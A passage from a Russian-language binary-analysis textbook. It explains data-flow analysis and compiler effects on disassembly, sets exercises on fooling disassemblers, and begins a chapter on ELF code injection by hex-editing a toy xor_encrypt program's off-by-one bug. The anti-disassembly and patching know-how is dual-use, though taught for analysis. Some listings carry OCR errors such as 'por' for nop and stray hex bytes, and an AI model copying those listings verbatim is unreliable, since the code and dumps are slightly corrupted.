Например, предположим, что выполняется поиск в глубину в CFG на рис. 6.10. DFS начинается в точке входа  $BB_1$ . В листинге 6.9 показано, как изменяется состояние DFS и как обнаруживаются оба цикла в CFG (для краткости я не стал показывать, как продолжается DFS после нахождения обоих циклов).

Листинг 6.9. Обнаружение цикла с помощью DFS

```
0: [BB1]
1: [BB1, BB2]
2: [BB1]
3: [BB1, BB3]
4: [BB1, BB3, BB5]
❶ 5: [BB1, BB3, BB5, BB3] *цикл найден*
6: [BB1, BB3, BB5]
7: [BB1, BB3, BB5, BB7]
8: [BB1, BB3, BB5, BB7, BB4]
9: [BB1, BB3, BB5, BB7, BB4, BB6]
❷ 10: [BB1, BB3, BB5, BB7, BB4, BB6, BB7] *цикл найден*
...
```



Сначала поиск в глубину исследует самую левую ветвь  $BB_1$ , но быстро возвращается, упершись в тупик. Затем он входит в среднюю ветвь, ведущую из  $BB_1$  в  $BB_3$ , заходит в  $BB_5$ , после чего снова встречает  $BB_3$  – это означает, что найден цикл, включающий  $BB_3$  и  $BB_5$  ❶. Далее поиск возвращается в  $BB_5$ , спускается по пути, ведущему в  $BB_7$ , посещает  $BB_4$ ,  $BB_6$ , пока наконец снова не встретит  $BB_7$ , – так обнаруживается второй цикл ❷.

### 6.4.3 Анализ потока данных

Теперь рассмотрим некоторые типичные приемы анализа потока данных: анализ достигающих определений, цепочки использования-определения и нарезание программы.



## Анализ достигающих определений

Анализ достигающих определений дает ответ на вопрос: «Какие определения данных достигают данной точки программы?» Говоря, что определение данных «достигает» некоторой точки, я имею в виду, что значение, присвоенное переменной (или на нижнем уровне – регистру или ячейке памяти), может достичь данной точки, не будучи перезаписано по дороге другим оператором присваивания. Анализ достигающих определений обычно применяется на уровне CFG, хотя может быть и межпроцедурным.

Анализ начинается с рассмотрения для каждого простого блока определений, которые блок *генерирует* и которые он *уничтожает*. Обычно это называют вычисление *gen*- и *kill*-множеств для каждого простого блока. На рис. 6.11 приведен пример *gen*- и *kill*-множеств простого блока.

*Gen*-множество для  $BB_3$  содержит предложения 6 и 8, потому что эти определения данных в  $BB_3$  доживают до конца простого блока. Предложение 7 не доживает, потому что  $z$  перезаписывается в предложении 8. *Kill*-множество содержит предложения 1, 3 и 4 из  $BB_1$  и  $BB_2$ , потому что эти присваивания перезаписываются далее в  $BB_3$ .




Рис. 6.11. Пример *gen*- и *kill*-множеств для простого блока

После вычисления *gen*- и *kill*-множеств каждого простого блока мы имеем *локальное* решение, которое говорит, какие определения данных генерирует и уничтожает каждый простой блок. На этой основе можно вычислить *глобальное* решение, которое говорит, какие определения (в любом месте CFG) могут достичь начала простого блока и какие из них останутся живы после этого блока. Глобальное множество определений, способных достичь простого блока  $B$ , обозначается  $in[B]$  и определяется следующим образом:

$$in[B] = \bigcup_{p \in pred[B]} out[p].$$

Интуитивно это означает, что множество определений, достигающих  $B$ , является объединением всех множеств определений, покидающих простые блоки, которые предшествуют  $B$ . Множество определе-

ний, покидающих простой блок  $B$ , обозначается  $out[B]$  и определяется следующим образом:

$$out[B] = gen[B] \cup (in[B] - kill[B]).$$

Иными словами, определения, покидающие  $B$ , – это те определения, которые  $B$  либо генерирует сам, либо получает от своих предшественников (как часть своего множества  $in$ ) и не уничтожает. Обратите внимание на взаимозависимость между определениями множеств  $in$  и  $out$ :  $in$  определяется в терминах  $out$ , и наоборот. Это означает, что на практике недостаточно вычислить множества  $in$  и  $out$  для каждого простого блока только один раз. На самом деле анализ должен быть итеративным: на каждой итерации вычисляются множества для каждого простого блока, и итерации продолжаются, пока множества не перестанут изменяться. Только после того как множества  $in$  и  $out$  стабилизировались, анализ завершается.

Анализ достигающих определений лежит в основе многих видов анализа потока данных, в т. ч. анализа использования-определения, о котором я расскажу далее.

## Цепочки использования-определения

*Цепочки использования-определения* для каждой точки программы, где используется некоторая переменная, говорят, где эта переменная могла бы быть определена. Например, на рис. 6.12 цепочка использования-определения для переменной  $y$  в  $B_2$  содержит предложения 2 и 7, поскольку в этой точке CFG  $y$  могла бы получить значение как в результате первоначального присваивания в предложении 2, так и (после одной итерации цикла) в предложении 7. Заметим, что для переменной  $z$  в  $B_2$  нет цепочки использования-определения, потому что в этом простом блоке ей только присваивается значение, но сама она не используется.




Рис. 6.12. Пример цепочек использования-определения

Одним из примеров полезности цепочек использования-определения является декомпиляция: они позволяют декомпилятору следить, где имело место сравнение со значением, использованным в команде условного перехода. Таким образом, декомпилятор может взять команды `cmp x, 5` и `je` (перейти, если равно) и объединить их в выражение более высокого уровня `if(x == 5)`. Цепочки использования-определения применяются также компилятором в оптимизациях типа *распространения констант*, когда переменная заменяется константой, если в данной точке программы это единственно возможное значение. Полезны они и еще во многих и многих сценариях двоичного анализа.

На первый взгляд, вычисление цепочек использования-определения может показаться трудным делом. Но с учетом результатов анализа достигающих определений совсем несложно вычислить цепочку использования-определения для переменной в простом блоке с использованием множества *in* для нахождения определений этой переменной, которые могут достичь данного блока. Помимо цепочек использования-определения, можно вычислить также цепочки определения-использования, которые говорят, где в программе может использоваться заданное определение данных.

## Нарезание программы

Нарезанием (*slicing*) называется анализ потока данных, цель которого – выделить все команды (или, в случае анализа исходного кода, строки кода), которые вносят вклад в значения выбранного множества переменных в некоторой точке программы (это множество называется *критерием нарезания*). Это полезно для отладки, когда мы хотим найти, какие части кода могут быть виноваты в ошибке, а также при обратной разработке. Вычисление срезов может оказаться довольно утомительным занятием и до сих пор является скорее областью активных исследований, нежели методом, используемым в производственных инструментах. Но техника интересная, поэтому о ней стоит знать. Здесь я опишу лишь общую идею, но желающим поэкспериментировать рекомендую присмотреться к каркасу обратной разработки `angr`<sup>1</sup>, который предлагает встроенную функциональность нарезания. В главе 13 мы также увидим, как реализовать практический инструмент нарезания с помощью символического выполнения.

Срезы вычисляются путем прослеживания потоков управления и данных, чтобы понять, какие части кода не имеют отношения к срезу, и затем эти части удалить. Конечный срез – это то, что остается после удаления всего ненужного кода. Например, допустим, что требуется узнать, какие строки в листинге 6.10 вносят вклад в значение `y` в строке 14.

---

<sup>1</sup> <http://angr.io/>.

Листинг 6.10. Использование нарезания для нахождения строк, дающих вклад в значение *y* в строке 14

```
1: x = int(argv[0])
2: y = int(argv[1])
3:
4: z = x + y
5: while(x < 5) {
6:     x = x + 1
7:     y = y + 2
8:     z = z + x
9:     z = z + y
10:    z = z * 5
11: }
12:
13: print(x)
14: print(y)
15: print(z)
```

Срез содержит строки, выделенные серым цветом. Заметим, что все присваивания *z* не имеют никакого отношения к срезу, потому что не сказываются на конечном значении *y*. Происходящее с *x* важно, поскольку определяет количество итераций цикла в строке 5, а это, в свою очередь, влияет на значение *y*. Если откомпилировать программу, которая содержит только строки, включенные в срез, то предложение `print(y)` напечатает точно такой же результат, как в полной программе.

Первоначально нарезание было предложено как метод статического анализа, но теперь оно чаще применяется к трассам динамического выполнения. У динамического нарезания есть то преимущество, что оно обычно порождает меньшие (и потому более простые для восприятия) срезы, чем статическое.

То, что мы только что видели, известно под названием *обратное нарезание* (backward slicing), потому что строки, влияющие на выбранный критерий нарезания, ищутся в обратном направлении. Но существует также *прямое нарезание*, когда мы начинаем с некоторой точки программы и производим прямой поиск, чтобы определить, какие части кода затронуты командой и переменной в выбранном критерии нарезания. Среди прочего это позволяет предсказать, на что повлияет изменение кода в данной точке.

## 6.5 Влияние настроек компилятора на результат дизассемблирования

Компиляторы оптимизируют код, чтобы минимизировать его размер или время выполнения. К сожалению, оптимизированный код обычно гораздо труднее правильно дизассемблировать (а значит, и проанализировать), чем неоптимизированный.

Оптимизированный код не так близок к исходному, поэтому интуитивно менее понятен человеку. Например, при оптимизации арифметического кода компиляторы всеми силами стараются избежать очень медленных команд `mul` и `div`, заменяя операции умножения и деления последовательностями поразрядных сдвигов и сложений. При обратной разработке кода понять, что имелось в виду, нелегко.

Кроме того, компиляторы часто включают небольшие функции в более крупные, из которых те вызываются, чтобы избежать накладных расходов на выполнение команды `call`; это называется *встраиванием*. Таким образом, не все функции, встречающиеся в исходном коде, непременно присутствуют и в двоичном – по крайней мере, не в виде отдельной функции. Мало того, такие распространенные оптимизации, как хвостовые вызовы и оптимизированные соглашения о вызове, сильно затрудняют надежное распознавание функций.

При более высоких уровнях оптимизации компиляторы часто размещают байты заполнения между функциями и простыми блоками, чтобы те и другие начинались с определенных адресов в памяти, где доступ к ним максимально эффективен. Интерпретация байтов заполнения как кода может привести к ошибкам дизассемблирования, если эти байты не являются допустимыми командами. Еще компиляторы могут «раскручивать» циклы, чтобы избежать накладных расходов на переход к следующей итерации. Это сбивает с толку алгоритмы обнаружения циклов и декомпиляторы, которые пытаются выявить в коде такие высокоуровневые конструкции, как циклы `while` и `for`.

Оптимизации могут также затруднять обнаружение структур данных, а не только распознавание структуры кода. Например, в оптимизированном коде один и тот же базовый регистр может использоваться для одновременного индексирования нескольких массивов, что мешает распознать их как разные структуры данных.

В настоящее время набирает популярность *оптимизация на этапе компоновки* (link-time optimization – *LTO*). Это означает, что оптимизации, которые традиционно применялись к отдельным модулям, теперь можно применять к программе в целом. Во многих случаях это увеличивает поверхность оптимизации, позволяя достигать более впечатляющих результатов.

При написании и тестировании собственных инструментов двоичного анализа всегда помните, что на их точность могут негативно влиять эффекты оптимизации.

В дополнение ко всем перечисленным выше оптимизациям двоичные файлы все чаще компилируются как *позиционно-независимый код* (position-independent code – *PIC*), чтобы сделать возможными такие средства защиты, как *рандомизация распределения адресного пространства* (address-space layout randomization – *ASLR*), для которой необходимо перемещать код и данные, не нарушая работоспособности двоичного файла<sup>1</sup>. Двоичные файлы, откомпилированные

<sup>1</sup> ASLR рандомизирует местоположение кода и данных во время выполнения, чтобы затруднить противнику их нахождение и неправомерное использование.

в режиме PIC, называются *позиционно-независимыми исполняемыми файлами* (position-independent executable – PIE). В отличие от позиционно-зависимых двоичных файлов, в PIE-файлах для ссылки на код и данные не используются абсолютные адреса. Вместо этого все ссылки производятся относительно текущего счетчика программы. Это также означает, что традиционные структуры, в частности PLT в двоичных ELF-файлах, в PIE-файлах выглядят по-другому. Таким образом, инструменты двоичного анализа, при построении которых возможность PIC не учитывалась, для таких файлов могут работать неправильно.

## 6.6 Резюме



Теперь вы знакомы с внутренней механикой дизассемблеров и с основными методами анализа двоичных файлов, которые необходимы для понимания остальной части книги. И можно приступать к изучению приемов, которые позволят не только дизассемблировать двоичные файлы, но и модифицировать их. В главе 7 мы для начала опишем простые методы модификации!

### Упражнения

#### 1. Сбить с толку objdump

Напишите программу, которая сбивает с толку утилиту objdump, заставляя ее интерпретировать данные как код и наоборот. Для этого вам, вероятно, придется прибегнуть к встроенному коду на ассемблере (например, воспользовавшись ключевым словом `asm` в `gcc`).

#### 2. Сбить с толку рекурсивный дизассемблер

Напишите еще одну программу, на этот раз сбивающую с толку алгоритм обнаружения функций в вашем любимом рекурсивном дизассемблере. Добиться этого можно разными способами. Например, можно написать функцию, для обращения к которой применяется хвостовой вызов, или функцию, в которой есть предложение `switch` с несколькими ветвями `case`, содержащими `return`. Интересно, как далеко вы сможете зайти в обмане дизассемблера.

#### 3. Улучшение обнаружения функций

Напишите плагин для какого-нибудь рекурсивного дизассемблера, который будет лучше обнаруживать функции, запутавшие дизассемблер в предыдущем упражнении. Понадобится дизассемблер, допускающий написание плагинов, например IDA Pro, Nopper или Medusa.



## ПРОСТЫЕ МЕТОДЫ ВНЕДРЕНИЯ КОДА ДЛЯ ФОРМАТА ELF

В этой главе вы узнаете о нескольких методах внедрения кода в имеющийся ELF-файл, которые позволяют изменить или расширить поведение двоичного файла. Хотя обсуждаемые в этой главе методы удобны для внесения небольших изменений, их гибкость оставляет желать лучшего. Мы продемонстрируем их ограничения, чтобы стала понятна необходимость в более мощных способах модификации кода, с которыми мы познакомимся в главе 9.

### 7.1 Прямая модификация двоичного файла с помощью шестнадцатеричного редактирования

Самый прямолинейный способ модифицировать имеющийся двоичный файл – воспользоваться *шестнадцатеричным редактором*, который показывает байты файла в шестнадцатеричном формате и позволяет их изменять. Обычно сначала с помощью дизассембле-

ра ищутся байты кода или данных, подлежащие изменению, а затем с помощью шестнадцатеричного редактора вносятся изменения.

Этот подход хорош своей простотой и низкими требованиями к инструментарию. А недостаток его в том, что редактировать можно только на месте: вы сможете изменить байты кода или данных, но не сможете добавить ничего нового. Вставка нового байта сдвинет все следующие за ним байты – их адреса изменятся бы, и все ссылки на них стали бы недействительными. Трудно (а то и невозможно) найти и исправить все «битые» ссылки, поскольку необходимая для этого информация о перемещениях после этапа компоновки обычно отбрасывается. Если двоичный файл содержит байты заполнения, мертвый код (например, неиспользуемые функции) или неиспользуемые данные, то можно перезаписать эти части чем-то другим. Но такой подход ограничен, потому что в большинстве своем двоичные файлы содержат немного байтов, которые можно было бы безопасно перезаписать.

Тем не менее в некоторых случаях ничего, кроме шестнадцатеричного редактирования, и не нужно. Например, во вредоносных программах применяются методы противодействия отладке, которые ищут признаки аналитических программ в среде выполнения. Заподозрив, что подвергается анализу, вредоносная программа отказывается работать или проводить атаку на среду. Если во время анализа вредоносной программы вы обнаруживаете, что она содержит антиотладочные проверки, то можете подавить их, заменив в шестнадцатеричном редакторе команды проверки командами `por` (ничего не делать). Иногда так можно даже исправить простые ошибки. Для демонстрации я воспользуюсь шестнадцатеричным редактором для Linux `hexedit` с открытым исходным кодом, который уже установлен на виртуальной машине. С его помощью я исправлю ошибку на единицу в простой программе.

### Нахождение подходящего кода операции

При редактировании кода в двоичном файле нужно знать, какие значения вставлять, а для этого нужно знать формат и шестнадцатеричное представление машинных команд. В сети имеются удобные справочные материалы по кодам операций и форматам операндов для команд x86, например на сайте <http://ref.x86asm.net>. Если хотите более подробно узнать о том, как работает конкретная команда x86, обратитесь к официальному руководству Intel по адресу <https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf>.

#### 7.1.1 Ошибка на единицу в действии

Ошибки на единицу обычно встречаются в циклах, когда программист задает неправильное условие, из-за чего в цикле читается или



записывается на один байт больше или меньше, чем нужно. В листинге 7.1 приведен пример программы, которая шифрует файл, но из-за ошибки на единицу оставляет последний байт незашифрованным. Чтобы исправить эту ошибку, я сначала воспользуюсь `objdump` для дизассемблирования двоичного файла и поиска ошибки в коде. Затем я с помощью `hexedit` отредактирую код и исправлю ошибку на единицу.

Листинг 7.1. `xor_encrypt.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdarg.h>

void
die(char const *fmt, ...)
{
    va_list args;

    va_start(args, fmt);
    vfprintf(stderr, fmt, args);
    va_end(args);

    exit(1);
}

int
main(int argc, char *argv[])
{
    FILE *f;
    char *infile, *outfile;
    unsigned char *key, *buf;
    size_t i, j, n;

    if(argc != 4)
        die("Usage: %s <in file> <out file> <key>\n", argv[0]);

    infile = argv[1];
    outfile = argv[2];
    key = (unsigned char*)argv[3];

    ❶ f = fopen(infile, "rb");
    if(!f) die("Failed to open file '%s'\n", infile);

    ❷ fseek(f, 0, SEEK_END);
    n = ftell(f);
    fseek(f, 0, SEEK_SET);

    ❸ buf = malloc(n);
    if(!buf) die("Out of memory\n");

    ❹ if(fread(buf, 1, n, f) != n)
        die("Failed to read file '%s'\n", infile);
```



---

```

❶ fclose(f);

    j = 0;
❷ for(i = 0; i < n-1; i++) { /* Вот она! Ошибка на единицу! */
    buf[i] ^= key[j];
    j = (j+1) % strlen(key);
}

❸ f = fopen(outfile, "wb");
    if(!f) die("Failed to open file '%s'\n", outfile);

❹ if(fwrite(buf, 1, n, f) != n)
    die("Failed to write file '%s'\n", outfile);

❺ fclose(f);

    return 0;
}

```

---

После разбора аргументов командной строки программа открывает подлежащий шифрованию входной файл ❶, находит его размер и сохраняет его в переменной *n* ❷, выделяет память для буфера ❸, в который будет прочитан файл, читает весь файл в буфер ❹ и закрывает файл ❺. Если возникает какая-то проблема, программа вызывает функцию *die*, которая печатает соответствующее сообщение и завершает работу.

Ошибка находится в следующей части программы, где байты файла шифруются простым алгоритмом на основе хог. Программа входит в цикл *for*, где перебирает все байты, хранящиеся в буфере, и шифрует каждый из них, вычисляя результат применения к нему операции хог с предоставленным ключом ❸. Обратите внимание на условие в цикле *for*: цикл начинается при *i* = 0, но продолжается только до тех пор, пока *i* < *n*-1. Это означает, что индекс последнего зашифрованного байта в буфере равен *n*-2, т. е. один байт (с индексом *n*-1) остался незашифрованным! Это ошибка на единицу, которую мы исправим с помощью шестнадцатеричного редактора.

Зашифровав буфер, программа открывает выходной файл ❷, записывает в него зашифрованные байты ❹ и закрывает файл ❺. В листинге 7.2 показан пример прогона программы (откомпилированной с помощью файла *Makefile*, имеющегося на виртуальной машине), так что вы можете наблюдать ошибку на единицу в действии.

#### *Листинг 7.2. Ошибка на единицу в программе *xor\_encrypt**

---

```

❶ $ ./xor_encrypt xor_encrypt.c encrypted foobar
❷ $ xxd xor_encrypt.c | tail
000003c0: 6420 746f 206f 7065 6e20 6669 6c65 2027 d to open file '
000003d0: 2573 275c 6e22 2c20 6f75 7466 696c 6529 %s'\n", outfile)
000003e0: 3b0a 0a20 2069 6628 6677 7269 7465 2862 ;.. if(fwrite(b
000003f0: 7566 2c20 312c 206e 2c20 6629 2021 3d20 uf, 1, n, f) !=
00000400: 6e29 0a20 2020 2064 6965 2822 4661 696c n). die("Fail

```

```

00000410: 6564 2074 6f20 7772 6974 6520 6669 6c65 ed to write file
00000420: 2027 2573 275c 6e22 2c20 6f75 7466 696c '%s'\n", outfil
00000430: 6529 3b0a 0a20 2066 636c 6f73 6528 6629 e);... fclose(f)
00000440: 3b0a 0a20 2072 6574 7572 6e20 303b 0a7d ;... return 0;.]
00000450: 0a0a                                ..

```

❶ \$ xxd encrypted | tail

```

000003c0: 024f 1b0d 411d 160a 0142 071b 0a0a 4f45 .O..A....B....OE
000003d0: 4401 4133 0140 4d52 091a 1b04 081e 0346 D.A3.@MR.....F
000003e0: 5468 6b52 4606 094a 0705 1406 1b07 4910 ThkRF..J.....I.
000003f0: 1309 4342 505e 4601 4342 075b 464e 5242 ..CBP^F.CB.[FNRB
00000400: 0f5b 6c4f 4f42 4116 0f0a 4740 2713 0f03 .[l00BA...G@'...
00000410: 0a06 4106 094f 1810 0806 034f 090b 0d17 ..A..O.....O....
00000420: 4648 4a11 462e 084d 4342 0e07 1209 060e FHJ.F..MCB.....
00000430: 045b 5d65 6542 4114 0503 0011 045a 0046 .]eeBA.....Z.F
00000440: 5468 6b52 461d 0a16 1400 084f 5f59 6b0f ThkRF.....O_Yk.
00000450: 6c0a                                l.

```

В этом примере я воспользовался программой `xor_encrypt`, чтобы зашифровать ее собственный исходный файл ключом `foobag` и записать результат в файл `encrypted` ❶. Программа `xxd` для просмотра содержимого исходного файла ❷ показывает, что файл заканчивается байтом `0x0a` ❸. В зашифрованном файле изменены все байты ❹, кроме последнего ❺. Это произошло из-за ошибки на единицу.

## 7.1.2 Исправление ошибки на единицу

Посмотрим теперь, как исправить ошибку на единицу в двоичном файле. Во всех примерах в этой главе мы будем считать, что исходный код редактируемых двоичных файлов недоступен, даже если на самом деле это не так. Это поможет нам смоделировать реальную ситуацию, когда приходится прибегать к методам модификации двоичных файлов при работе с коммерческими или вредоносными программами, а также с программами, исходный код которых утерян.

### Нахождение байтов, приведших к ошибке

Чтобы исправить ошибку, нужно изменить условие цикла, так чтобы количество итераций увеличилось на единицу, – тогда последний байт будет зашифрован. Следовательно, сначала нужно дизассемблировать двоичный файл и найти команды, отвечающие за условие цикла. В листинге 7.3 показаны соответствующие команды, дизассемблированные `objdump`.

Листинг 7.3. Дизассемблированный код, содержащий ошибку на единицу

```
$ objdump -M intel -d xor_encrypt
```

```

...
4007c2: 49 8d 45 ff          lea    rax,[r13-0x1]
4007c6: 31 d2               xor    edx,edx
4007c8: 48 85 c0            test   rax,rax

```

4007cb: 4d 8d 24 06	lea r12,[r14+rax*1]
4007cf: 74 2e	je 4007ff <main+0xdf>
4007d1: 0f 1f 80 00 00 00 00	nop DWORD PTR [rax+0x0]
❶ 4007d8: 41 0f b6 04 17	movzx eax,BYTE PTR [r15+rdx*1]
4007dd: 48 8d 6a 01	lea rbp,[rdx+0x1]
4007e1: 4c 89 ff	mov rdi,r15
4007e4: 30 03 xor	BYTE PTR [rbx],al
4007e6: 48 83 c3 01	❷ add rbx,0x1
4007ea: e8 a1 fe ff ff	call 400690 <strlen@plt>
4007ef: 31 d2	xor edx,edx
4007f1: 48 89 c1	mov rcx,rax
4007f4: 48 89 e8	mov rax,rbp
4007f7: 48 f7 f1	div rcx
4007fa: 49 39 dc	❸ cmp r12,rbx
4007fd: 75 d9	❹ jne 4007d8 <main+0xb8>
4007ff: 48 8b 7c 24 08	mov rdi,QWORD PTR [rsp+0x8]
400804: be 66 0b 40 00	mov esi,0x400b66



Цикл начинается по адресу 0x4007d8 ❶, и счетчик цикла (i) находится в регистре rbx. Видно, что счетчик цикла увеличивается на каждой итерации цикла ❷. Видно также, что команда cmp ❸ проверяет, нужна ли еще одна итерация цикла. Эта команда сравнивает i (хранящееся в rbx) со значением n-1 (хранящимся в r12). Если нужна еще одна итерация, то команда jne ❹ возвращается в начало цикла. В противном случае управление передается следующей команде, и цикл завершается.

Команда jne означает «jump if not equal» (перейти, если не равно)<sup>1</sup>: она переходит на начало цикла, если i не равно n-1 (этот факт проверяет cmp). Иными словами, поскольку i увеличивается на 1 на каждой итерации, цикл будет работать, пока i < n-1. Но чтобы исправить ошибку на единицу, цикл должен работать, пока i <= n-1, т. е. на один раз больше.

## Замена ошибочных байтов

Чтобы реализовать это исправление, мы можем воспользоваться шестнадцатеричным редактором для замены кода операции jne на другой. Первым операндом команды cmp является регистр r12 (содержащий n-1), а вторым – регистр rbx (содержащий i). Поэтому мы можем использовать команду jae («jump if above or equal» – перейти, если больше или равно), и тогда цикл будет работать, пока n-1 >= i, что эквивалентно i <= n-1. Это исправление можно реализовать с помощью hexedit.

Перейдите в папку кода для этой главы, выполните Makefile, после чего введите в командной строке hexedit хог\_енсгпт и нажмите **Enter**, дабы открыть двоичный файл хог\_енсгпт в шестнадцатеричном редакторе (это интерактивная программа). Чтобы найти подлежащие модификации байты, поищите комбинацию байтов, показанную диз-

<sup>1</sup> См. руководство Intel, справочник типа <http://ref.x86asm.net>.

ассемблером типа `objdump`. В листинге 7.3 мы видим, что интересующая нас команда `jne` кодируется шестнадцатеричной строкой байтов `75d9`, так что ее и будем искать. В больших двоичных файлах понадобится строка поиска подлиннее, возможно, включающая байты других команд, чтобы гарантировать уникальность. Для поиска образца нажмите клавишу `/`. Появится приглашение, показанное на рис. 7.1, где вы сможете ввести образец `75d9` и, нажав **Enter**, начать поиск.

```

00000000  7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 00 02 00 3E 00 .ELF.....>
00000014  01 00 00 00 B0 08 40 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....@
00000028  00 1C 00 00 00 00 00 00 00 00 00 00 40 00 38 00 09 00 40 00 .....@.s...@
0000003C  1F 00 1C 00 06 00 00 00 05 00 00 00 40 00 00 00 00 00 00 00 .....@.....@
00000050  40 00 40 00 00 00 00 00 40 00 40 00 00 00 00 00 F8 01 00 00 @.@....@.@.....
00000064  00 00 00 00 F8 01 00 00 00 00 00 00 08 00 00 00 00 00 00 00 .....s.....s.@
00000078  03 00 00 00 04 00 00 00 38 02 00 00 00 00 00 00 38 02 40 00 .....s.....s.@
0000008C  00 00 00 00 38 02 40 00 00 00 00 00 1C 00 00 00 00 00 00 00 .....s.@.....@
000000A0  1C 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 01 00 00 00 .....@.....@
000000B4  05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 .....@.....@
000000C8  00 00 40 00 00 00 00 00 FC 0C 00 00 00 00 00 00 FC 0C 00 00 ..@.....@
000000DC  00 00 00 00 00 00 20 00 00 00 00 00 01 00 00 00 06 00 00 00 .....@.....@
000000F0  10 0E 00 00 00 00 00 00 10 0E 60 00 00 00 00 00 10 0E 60 00 .....@.....@

Hexa string to search: 75d9

00000140  D0 01 00 00 00 00 00 00 D0 01 00 00 00 00 00 00 08 00 00 00 .....T.....T
00000154  00 00 00 00 04 00 00 00 04 00 00 00 54 02 00 00 00 00 00 00 .....T.....T
00000168  54 02 40 00 00 00 00 00 54 02 40 00 00 00 00 00 44 00 00 00 T.@....T.@....D
0000017C  00 00 00 00 44 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ...D.....D
00000190  50 E5 74 64 04 00 00 00 84 0B 00 00 00 00 00 00 84 0B 40 00 P.td.....@
000001A4  00 00 00 00 84 0B 40 00 00 00 00 00 3C 00 00 00 00 00 00 00 .....@.....<
000001B8  3C 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 51 E5 74 64 <.....Q.td
000001CC  06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....@
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....@
000001F4  00 00 00 00 10 00 00 00 00 00 00 00 52 E5 74 64 04 00 00 00 .....R.td
00000208  10 0E 00 00 00 00 00 00 10 0E 60 00 00 00 00 00 10 0E 60 00 .....@.....@
0000021C  00 00 00 00 F0 01 00 00 00 00 00 00 F0 01 00 00 00 00 00 00 .....@.....@
00000230  01 00 00 00 00 00 00 00 2F 6C 69 62 36 34 2F 6C 64 2D 6C 69 ...../lib64/ld-11
--- xor_encrypt --0x0/0x23C0-----

```

Рис. 7.1. Поиск строки байтов в hexedit

Поиск находит образец и подводит курсор к его первому байту. Обратившись к справочнику по командам x86 или к руководству по Intel x86, вы увидите, что команда `jne` кодируется байтом кода операции (`0x75`), за которым следует байт, кодирующий смещение до конечной точки перехода (`0xd9`). Мы хотим заменить код операции `0x75` кодом операции `0x73`, соответствующим команде `jae`, а смещение оставить прежним. Поскольку курсор уже указывает на байт, подлежащий модификации, нужно только ввести новое значение, `73`. Во время печати `hexedit` выделяет измененный байт полужирным шрифтом. Осталось лишь сохранить модифицированный двоичный файл, нажав **Ctrl+X** для выхода и подтвердив изменение нажатием **Y**. Вот мы и исправили ошибку на единицу в двоичном файле! Убедимся, что изменение выполнено, для чего снова воспользуемся `objdump`, как показано в листинге 7.4.

Листинг 7.4. Результат дизассемблирования, показывающий, что исправление ошибки на единицу состоялось

```

$ objdump -M intel -d xor_encrypt.fixed
...
4007c2: 49 8d 45 ff          lea    rax,[r13-0x1]

```

---

4007c6: 31 d2	xor	edx,edx
4007c8: 48 85 c0	test	rax,rax
4007cb: 4d 8d 24 06	lea	r12,[r14+rax*1]
4007cf: 74 2e	je	4007ff <main+0xdf>
4007d1: 0f 1f 80 00 00 00 00	nop	DWORD PTR [rax+0x0]
4007d8: 41 0f b6 04 17	movzx	eax,BYTE PTR [r15+rdx*1]
4007dd: 48 8d 6a 01	lea	rbp,[rdx+0x1]
4007e1: 4c 89 ff	mov	rdi,r15
4007e4: 30 03	xor	BYTE PTR [rbx],al
4007e6: 48 83 c3 01	add	rbx,0x1
4007ea: e8 a1 fe ff ff	call	400690 <strlen@plt>
4007ef: 31 d2	xor	edx,edx
4007f1: 48 89 c1	mov	rcx,rax
4007f4: 48 89 e8	mov	rax,rbp
4007f7: 48 f7 f1	div	rcx
4007fa: 49 39 dc	cmp	r12,rbx
4007fd: 73 d9	<b>1</b> jae	4007d8 <main+0xb8>
4007ff: 48 8b 7c 24 08	mov	rdi,QWORD PTR [rsp+0x8]
400804: be 66 0b 40 00	mov	esi,0x400b66
...		

---

Как видим, прежняя команда `jne` заменена на `jae` **1**. Чтобы проверить, что исправление работает, снова запустим программу и посмотрим, будет ли зашифрован последний байт. Результат показан в листинге 7.5.

#### *Листинг 7.5. Результат работы исправленной программы `xor_encrypt`*

---

```
1 $ ./xor_encrypt xor_encrypt.c encrypted foobar
2 $ xxd encrypted | tail
000003c0: 024f 1b0d 411d 160a 0142 071b 0a0a 4f45 .O..A....B....OE
000003d0: 4401 4133 0140 4d52 091a 1b04 081e 0346 D.A3.QMR.....F
000003e0: 5468 6b52 4606 094a 0705 1406 1b07 4910 ThkRF..J.....I.
000003f0: 1309 4342 505e 4601 4342 075b 464e 5242 ..CBP`F.CB.[FNRB
00000400: 0f5b 6c4f 4f42 4116 0f0a 4740 2713 0f03 .[!00BA...G@'...
00000410: 0a06 4106 094f 1810 0806 034f 090b 0d17 ..A..0.....0....
00000420: 4648 4a11 462e 084d 4342 0e07 1209 060e FHJ.F..MCB.....
00000430: 045b 5d65 6542 4114 0503 0011 045a 0046 .[]eeBA.....Z.F
00000440: 5468 6b52 461d 0a16 1400 084f 5f59 6b0f ThkRF.....O_Yk.
00000450: 6c365                                     le
```

---

